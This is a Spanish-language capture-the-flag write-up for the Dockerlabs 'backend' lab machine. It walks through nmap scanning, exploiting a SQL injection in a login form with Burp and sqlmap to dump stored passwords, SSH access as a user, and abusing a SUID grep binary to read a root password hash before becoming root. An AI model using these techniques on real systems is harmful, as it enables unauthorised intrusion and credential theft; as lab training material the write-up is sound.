backend

Descargo la maquina backend de Dockerlabs, seccion Facil

Hago un nmap para ver puertos abiertos y versiones


```
root@kali:/home/kali/Escritorio# nmap -p- --open -sS -sC -sV --min-rate=5000 -n
-vvv -Pn 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0
)
| ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPJ46
ajVOvTej11m5rYDjs9KAJUbzC1iUdAloBEabTXlpaBY6grCd3EAwDWE33L9E7lC5k9G+g2gNtsrAq79d
w=
|   256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF6xGDDmewkLLpG4sexgnIhUkqp4QnkWeDoYn4PyDL
S4
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))
|_http-title: test page
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puerto 22 y 80 abiertos.

Compruebo posibles exploits para las 2 versiones, no hay nada.

Voy al navegador y encuentro este panel de login



Tras hacer un par de pruebas, obtengo este mensaje:

> **Fatal error**: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '123456'' at line 1 in /var/www/html/login.php:26 Stack trace: #0 /var/www/html/login.php(26): mysqli->query() #1 {main} thrown in **/var/www/html/login.php** on line **26**

Posiblemente vulnerable a SQLi.

Primero interceptare la peticion del login con BurpSuite.

Segundo usare SQLMap, para extraer info de las bases de datos que haya.

```
POST /login.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/login.html
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=admin
```

Interceptado por BurpSite, lo paso al archivo captura.txt, para usarlo con SQLMap

```
root@kali:/home/kali/Escritorio# sqlmap -r captura.txt --dbs
```

```
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Bases de datos, parece que users es en la que hay que entrar:

```
root@kali:/home/kali/Escritorio# sqlmap -r captura.txt -D users --tables
```

```
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Entramos en usuarios:

```
root@kali:/home/kali/Escritorio# sqlmap -r captura.txt -D users -T usuarios --columns
```

```
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

Veamos que hay dentro de username:

```
root@kali:/home/kali/Escritorio# sqlmap -r captura.txt -D users -T usuarios --dump
```

```
+----+---------------+----------+
| id | password      | username |
+----+---------------+----------+
| 1  | $paco$123     | paco     |
| 2  | P123pepe3456P | pepe     |
| 3  | jjuuaann123   | juan     |
+----+---------------+----------+
```

Tenemos usuarios y contraseñas, vamos a probar con SSH.

Para paco y $paco$123, no funciona

Para pepe y P123pepe3456P

```
root@kali:/home/kali/Escritorio# ssh pepe@172.17.0.2
pepe@172.17.0.2's password:
```

```
pepe@86e6df3a8b04:~$ whoami
pepe
```

Estamos dentro, somos pepe.

Escalada de Privilegios

Sudo -l, no funciona

Pero si en cuentro binarios:

```
pepe@86e6df3a8b04:~$ find / -perm -4000 2</dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/grep
/usr/bin/su
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/ls
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
pepe@86e6df3a8b04:~$
```


Atencion tenemos ls y grep

Busco en GTFObins, no encuentro nada.

A ver si puedo listar con ls y leer en el archivo root.

```
pepe@86e6df3a8b04:/$ ls /root
pass.hash
pepe@86e6df3a8b04:/$ /usr/bin/grep '' /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
pepe@86e6df3a8b04:/$
```

Ahi esta y sabemos que es un hash, intentare con CrakStation:



Tenemos contraseña probamos:

```
pepe@86e6df3a8b04:/$ su
Password:
root@86e6df3a8b04:/# whoami
root
root@86e6df3a8b04:/#
```

Conseguido, soy root !!!